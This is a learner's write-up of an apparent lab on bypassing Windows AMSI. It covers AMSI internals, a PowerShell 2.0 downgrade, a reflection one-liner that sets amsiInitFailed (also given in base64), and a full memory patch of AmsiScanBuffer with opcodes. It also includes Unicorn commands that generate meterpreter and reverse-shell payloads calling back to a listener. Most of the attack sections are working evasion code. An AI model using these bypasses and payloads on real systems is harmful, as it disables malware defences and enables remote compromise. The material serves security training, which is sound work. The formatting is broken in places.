
Intro
With the release of PowerShell <3 the Blue Team, Microsoft released AMSI (Anti-Malware Scan Interface), a runtime monitoring solution designed to stop and monitor ongoing threats.
Learning Objectives
- Understand the purpose of runtime detections and how they are instrumented.
- Learn and apply techniques to bypass AMSI.
- Understand common mitigations and potential alternatives to techniques.
Runtime detection measures can cause many headaches and roadblocks when executing malicious code. Luckily for us as attackers, there are several techniques and methods we can abuse and leverage to bypass common runtime detection solutions.
This room will use research from several authors and researchers; all credit goes to the respective owners.
Before beginning this room, familiarize yourself with operating system architecture as a whole. Basic programming knowledge in C# and PowerShell is also recommended but not required.
Runtime Detections
When executing code or applications, it will almost always flow through a runtime, no matter the interpreter. This is most commonly seen when using Windows API calls and interacting with .NET. The CLR (Common Language Runtime) and DLR (Dynamic Language Runtime) are the runtimes for .NET and are the most common you will encounter when working with Windows systems. In this task, we will not discuss the specifics of runtimes; instead, we will discuss how they are monitored and malicious code is detected.
A runtime detection measure will scan code before execution in the runtime and determine if it is malicious or not. Depending on the detection measure and technology behind it, this detection could be based on string signatures, heuristics, or behaviors. If code is suspected of being malicious, it will be assigned a value, and if within a specified range, it will stop execution and possibly quarantine or delete the file/code.
Runtime detection measures are different from a standard anti-virus because they will scan directly from memory and the runtime. At the same time, anti-virus products can also employ these runtime detections to give more insight into the calls and hooks originating from code. In some cases, anti-virus products may use a runtime detection stream/feed as part of their heuristics.
We will primarily focus on AMSI(Anti-Malware Scan Interface) in this room. AMSI is a runtime detection measure shipped natively with Windows and is an interface for other products and solutions.
AMSI Overview
AMSI (Anti-Malware Scan Interface) is a PowerShell security feature that will allow any applications or services to integrate directly into anti-malware products. Defender instruments AMSI to scan payloads and scripts before execution inside the .NET runtime. From Microsoft: “The Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any anti-malware product that’s present on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads.”
For more information about AMSI, check out the Windows docs.
AMSI will determine its actions from a response code as a result of monitoring and scanning. Below is a list of possible response codes,
- AMSI_RESULT_CLEAN = 0
- AMSI_RESULT_NOT_DETECTED = 1
- AMSI_RESULT_BLOCKED_BY_ADMIN_START = 16384
- AMSI_RESULT_BLOCKED_BY_ADMIN_END = 20479
- AMSI_RESULT_DETECTED = 32768
These response codes will only be reported on the backend of AMSI or through third-party implementation. If AMSI detects a malicious result, it will halt execution and send the below error message.
AMSI Error Response
1
       `PS C:Users\Tryhackme> 'Invoke-Hacks' At line:1 char:1 + "Invoke-Hacks" + ~~~~~~~~~~~~~~ This script contains malicious content and has been blocked by your antivirus software. 		+ CategoryInfo          : ParserError: (:) []. ParentContainsErrorRecordException 		+ FullyQualifiedErrorId : ScriptContainedMaliciousContent`
AMSI is fully integrated into the following Windows components,
- User Account Control, or UAC
- PowerShell
- Windows Script Host (wscript and cscript)
- JavaScript and VBScript
- Office VBA macros
As attackers, when targeting the above components, we will need to be mindful of AMSI and its implementations when executing code or abusing components.
In the next task, we will cover the technical details behind how AMSI works and is instrumented in Windows.
AMSI Instrumentation
The way AMSI is instrumented can be complex, including multiple DLLs and varying execution strategies depending on where it is instrumented. By definition, AMSI is only an interface for other anti-malware products; AMSI will use multiple provider DLLs and API calls depending on what is being executed and at what layer it is being executed.
AMSI is instrumented from System.Management.Automation.dll, a .NET assembly developed by Windows; From the Microsoft docs, “Assemblies form the fundamental units of deployment, version control, reuse, activation scoping, and security permissions for .NET-based applications.” The .NET assembly will instrument other DLLs and API calls depending on the interpreter and whether it is on disk or memory. The below diagram depicts how data is dissected as it flows through the layers and what DLLs/API calls are being instrumented.

In the above graph data will begin flowing dependent on the interpreter used (PowerShell/VBScript/etc.) Various API calls and interfaces will be instrumented as the data flows down the model at each layer. It is important to understand the complete model of AMSI, but we can break it down into core components, shown in the diagram below.

Note: AMSI is only instrumented when loaded from memory when executed from the CLR. It is assumed that if on disk MsMpEng.exe (Windows Defender) is already being instrumented.
Most of our research and known bypasses are placed in the Win32 API layer, manipulating the AmsiScanBuffer API call.
You may also notice the “Other Applications” interface from AMSI. Third-parties such as AV providers can instrument AMSI from their products. Microsoft documents AMSI functions and the AMSI stream interface.
We can break down the code for AMSI PowerShell instrumentation to better understand how it is implemented and checks for suspicious content. To find where AMSI is instrumented, we can use InsecurePowerShell maintained by Cobbr. InsecurePowerShell is a GitHub fork of PowerShell with security features removed; this means we can look through the compared commits and observe any security features. AMSI is only instrumented in twelve lines of code under src/System.Management.Automation/engine/runtime/CompiledScriptBlock.cs. These twelve lines are shown below.
1
2
3
4
5
6
7
8
9
10
11
12
var scriptExtent = scriptBlockAst.Extent;
 if (AmsiUtils.ScanContent(scriptExtent.Text, scriptExtent.File) == AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_DETECTED)
 {
  var parseError = new ParseError(scriptExtent, "ScriptContainedMaliciousContent", ParserStrings.ScriptContainedMaliciousContent);
  throw new ParseException(new[] { parseError });
 }

 if (ScriptBlock.CheckSuspiciousContent(scriptBlockAst) != null)
 {
  HasSuspiciousContent = true;
 }
We can take our knowledge of how AMSI is instrumented and research from others to create and use bypasses that abuse and evade AMSI or its utilities.
PowerShell Downgrade
The PowerShell downgrade attack is a very low-hanging fruit that allows attackers to modify the current PowerShell version to remove security features.
Most PowerShell sessions will start with the most recent PowerShell engine, but attackers can manually change the version with a one-liner. By “downgrading” the PowerShell version to 2.0, you bypass security features since they were not implemented until version 5.0.
The attack only requires a one-liner to execute in our session. We can launch a new PowerShell process with the flags -Version to specify the version (2).
1
PowerShell -Version 2

This attack can actively be seen exploited in tools such as [Unicorn](https://github.com/trustedsec/unicorn).
https://github.com/trustedsec/unicorn
Base64 encoding of the malicious script from Unicorn tool:
1
ZnVsbF9hdHRhY2sgPSAnJydwb3dlcnNoZWxsIC93IDEgL0MgInN2IHswfSAtO3N2IHsxfSBlYztzdiB7Mn0gKChndiB7M30pLnZhbHVlLnRvU3RyaW5nKCkrKGd2IHs0fSkudmFsdWUudG9TdHJpbmcoKSk7cG93ZXJzaGVsbCAoZ3YgezV9KS52YWx1ZS50b1N0cmluZygpIChcXCcnJycuZm9ybWF0KHJhbjEsIHJhbjIsIHJhbjMsIHJhbjEsIHJhbjIsIHJhbjMpICsgaGFoYV9hdiArICIpIiArICciJw==
1
2
- The script is encoded in Base64 since my AV deletes the file.
- Just decode it. Here's the screenshot of the malicious script:

1
2
- From now on, just encode to base64 the scripts you come across and screenshot it to notify your future self that the base64 encoded was the screenshot.
- Execute this command in cmd.exe.
- Since this attack is such low-hanging fruit and simple in technique, there are a plethora of ways for the blue team to detect and mitigate this attack.
- The two easiest mitigations are removing the PowerShell 2.0 engine from the device and denying access to PowerShell 2.0 via application blocklisting.

Extracted flag:
Formats of the attack with unicorn.py tool:

1. Creating the shellcode with unicorn.py: python unicorn.py windows/meterpreter/reverse_tcp 10.10.251.24 4120

2. Creating a listener for this attack on the AttackBox:

3. Downloaded powershell_attack.txt into the victim’s machine:

4. Execution of the powershell_attack.txt from PowerShell ISE as destroy.ps1:
 …
… 

5. Received Meterpreter shell in the AttackBox:
1
2
- I don't exactly have the right commands to navigate the system with the Meterpreters shell.
- Let's change it to normal shell then!
6. Using downgraded shell to navigate the victim’s system bypassing AMSI:
root@ip-10-10-251-24:~# python3 unicorn.py windows/shell/reverse_tcp 10.10.251.24 4120

Output: 
PowerShell Reflection
- Reflection allows a
useroradministratorto access and interact with .NET assemblies. - From the Microsoft docs, “Assemblies form the fundamental units of deployment, version control, activation scoping, and security permissions for .NET-based apps”.
.NET assemblies may seem foreign; however, we can make them more familiar by knowing they take shape in familiar formats such as
.exeand.dll.- PowerShell reflection can be abused to
modifyandidentify informationfrom valuable DLLs. The
AMSI utilitiesfor PowerShell are stored in theAMSIUtils.NET assembly located inSystem.Management.Automation.AmsiUtils.1 2 3
- How exactly does PowerShell Reflection works? - How does it bypass AMSI utilities exactly? - What variables are being modified to bypass AMSI in this case?
One-liner to accomplish the goal of using Reflection to modify and bypass the AMSI utility:
1
W1JlZl0uQXNzZW1ibHkuR2V0VHlwZSgnU3lzdGVtLk1hbmFnZW1lbnQuQXV0b21hdGlvbi5BbXNpVXRpbHMnKS5HZXRGaWVsZCgnYW1zaUluaXRGYWlsZWQnLCdOb25QdWJsaWMsU3RhdGljJykuU2V0VmFsdWUoJG51bGwsJHRydWUp
1
- Decode in base64!


- To explain the code functionality, we will break it down into smaller sections.
1. First, the snippet will call the reflection function and specify it wants to use an assembly form [Ref.Assembly] it will then obtain the type of the AMSI utility using GetType:
1
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')
2. The information collected from the previous section will be forwarded to the next function to obtain a specified field within the assembly using GetField.
1
.GetField('amsiInitFailed','NonPublic,Static')
3. The assembly and field information will then be forwarded to the next parameter to set the value from $false to $true using SetValue.
1
.SetValue($null,$true)
1
2
	- amsiInitFailed == $true
	- AMSI will respond with the respond code: "AMSI_RESULT_NOT_DETECTED = 1"
4. Create the malicious shellcode:

5. Create the listener:

6. From the victim’s machine, enter the combined script+shellcode on Windows PowerShell ISE and then run it:


1
- I got the shell but it doesn't work.
Correct way: Open the cmd.exe and enter the script by prepending powershell .
Patching AMSI
- AMSI is primarily instrumented and loaded from
amsi.dll; - This can be confirmed from the diagram we observed earlier.
- This dll can be abused and forced to point to a response code we want.
The
AmsiScanBufferfunction provides us the hooks and functionality we need to access the pointer/buffer for theresponse code.AmsiScanBufferis vulnerable becauseamsi.dllis loaded into thePowerShellprocess at startup;Our session has the same permission level as the utility.
AmsiScanBufferwill scan “buffer” of suspected code and report it toamsi.dllto determine the response.- We can control this function and
overwrite the bufferwith a clean return code. - We need to do some reverse engineering.
- Luckily, this research and reverse engineering have already done that.
- We have the exacty return code we need to obtain a clean response.
1. We will break down a code snippet modified by BC-Security and inspired by Tal Liberman: https://github.com/BC-SECURITY/Empire/blob/master/empire/server/common/bypasses.py

2. Rastamouse also has a bypass version written in C# that uses the same technique: https://github.com/rasta-mouse/AmsiScanBufferBypass
- Here’s the full breakdown :
https://rastamouse.me/memory-patching-amsi-bypass/
Four steps:
1
2
3
4
1. Obtain handle of 'amsi.dll'.
2. Get process address of 'AmsiScanBuffer'.
3. Modify memory protections of 'AmsiScanBuffer'.
4. Write opcodes to 'AmsiScanBuffer'.
1st: Load in any external libraries or API calls we want to utilize: We will load:
1
2
3
	- GetProcAddress
	- GetModuleHandle
	- VirtualProtect
- from
kernel32usingp/invoke. - Note: This is in
C#.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
[DllImport(`"kernel32`")] // Import DLL where API call is stored
public static extern IntPtr GetProcAddress( // API Call to import
	IntPtr hModule, // Handle to DLL module
	string procName // function or variable to obtain
);

[DllImport(`"kernel32`")]
public static extern IntPtr GetModuleHandle(
	string lpModuleName // Module to obtain handle
);

[DllImport(`"kernel32`")]
public static extern bool VirtualProtect(
	IntPtr lpAddress, // Address of region to modify
	UIntPtr dwSize, // Size of region
	uint flNewProtect, // Memory protection options
	out uint lpflOldProtect // Pointer to store previous protection options
);
2nd: The functions are now defined but we need to load the API calls using Add-Type.
- This
cmdletwill load the functions with a proper type and namespace that will allow the functions to be called:1
$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -NameSpace 'Win32' -PassThru;
3rd: Now that we can call our API functions loaded, we can identify where amsi.dll is located and how to get to the function.
1
2
a) Identify the process handle of AMSI using "GetModuleHandle"
		- The handle will then be used to identify the process address of "AmsiScanBuffer" using "GetProcAddress".
1
2
3
4
5
6
7
$handle = [Win32.Kernel32]::GetModuleHandle(
	'amsi.dll' // Obtains handle to amsi.dll
);
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress(
	$handle, // Handle of amsi.dll
	'AmsiScanBuffer' // API call to obtain
);
1
2
3
4
5
- $handle: holds the memory address pointing to the start of 'amsi.dll'.
- $BufferAddress : holds the starting memory address of "AmsiScanBuffer" API.

b) Modify the memory protection of the "AmsiScanBuffer" process region.
	- We can specify the parameters and the buffer address for "VirtualProtect".
1
2
3
4
5
6
7
8
9
[UInt32]$Size = 0x5; // Size of region
[UInt32]$ProtectFlag = 0x40; // PAGE_EXECUTE_READWRITE
[UInt32]$OldProtectFlag = 0; // Arbitrary value to store options
[Win32.Kernel32]::VirtualProtect(
	$BufferAddress, // Point to AmsiScanBuffer
	$Size, // Size of region
	$ProtectFlag, // Enables R or RW access to region
	[Ref]$OldProtectFlag // Pointer to store old options
);
1
2
3
- In this case, we want whatever value in the buffer region of "AmsiScanBuffer" to be executable, readable and writable.
- We want it WRITABLE specifically to overwrite whatever output is in AmsiScanBuffer.
- Note that this API scans a buffer space to check if it has malware.
- Get the function prototype of VirtualProtect for this.

1
2
3
c) Specify what we want to overwrite the buffer with;
	- The process to identify this buffer can be found here: https://rastamouse.me/memory-patching-amsi-bypass/
	- Once the buffer is specified, we can use 'marshal copy' to write to the process:
1
2
3
4
5
6
7
8
$buf = [Byte[]]([UInt32]0xB8,[UInt32]0x57, [UInt32]0x00, [Uint32]0x07, [Uint32]0x80, [Uint32]0xC3);

[system.runtime.interopservices.marshal]::copy(
	$buf, // Opcodes/array to write
	0, // Where to start copying in source array
	$BufferAddress, // Where to write (in this case, it is AsmiScanBuffer)
	6 // Number of elements/opcodes to write
);
Values in the buffer:
![]()
- The value in the buffer is { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 } which is equivalent to:

1
2
mov eax, 0x80070057
ret
1
2
3
4
- Note that this code is the return result of AmsiScanBuffer for E_INVALIDARG which means the argument is invalid which influence the overall output to be AMSI_RESULT_CLEAN.

 - At this stage, we should have an AMSI bypass that works.
- It should be noted that with most tooling, signatures and detections can and are crafted to detect this script.
Summary of this attack:
1
2
3
- The main concept of this attack is that although AMSI has captured our malware's process' memory and is currently checking each bit of it, we can interfere during that scan and trick the AMSI into thinking that there is NO malicious behaviour that the process could be doing by modifying the feedback right after AMSI reads the process' memory of the malware.
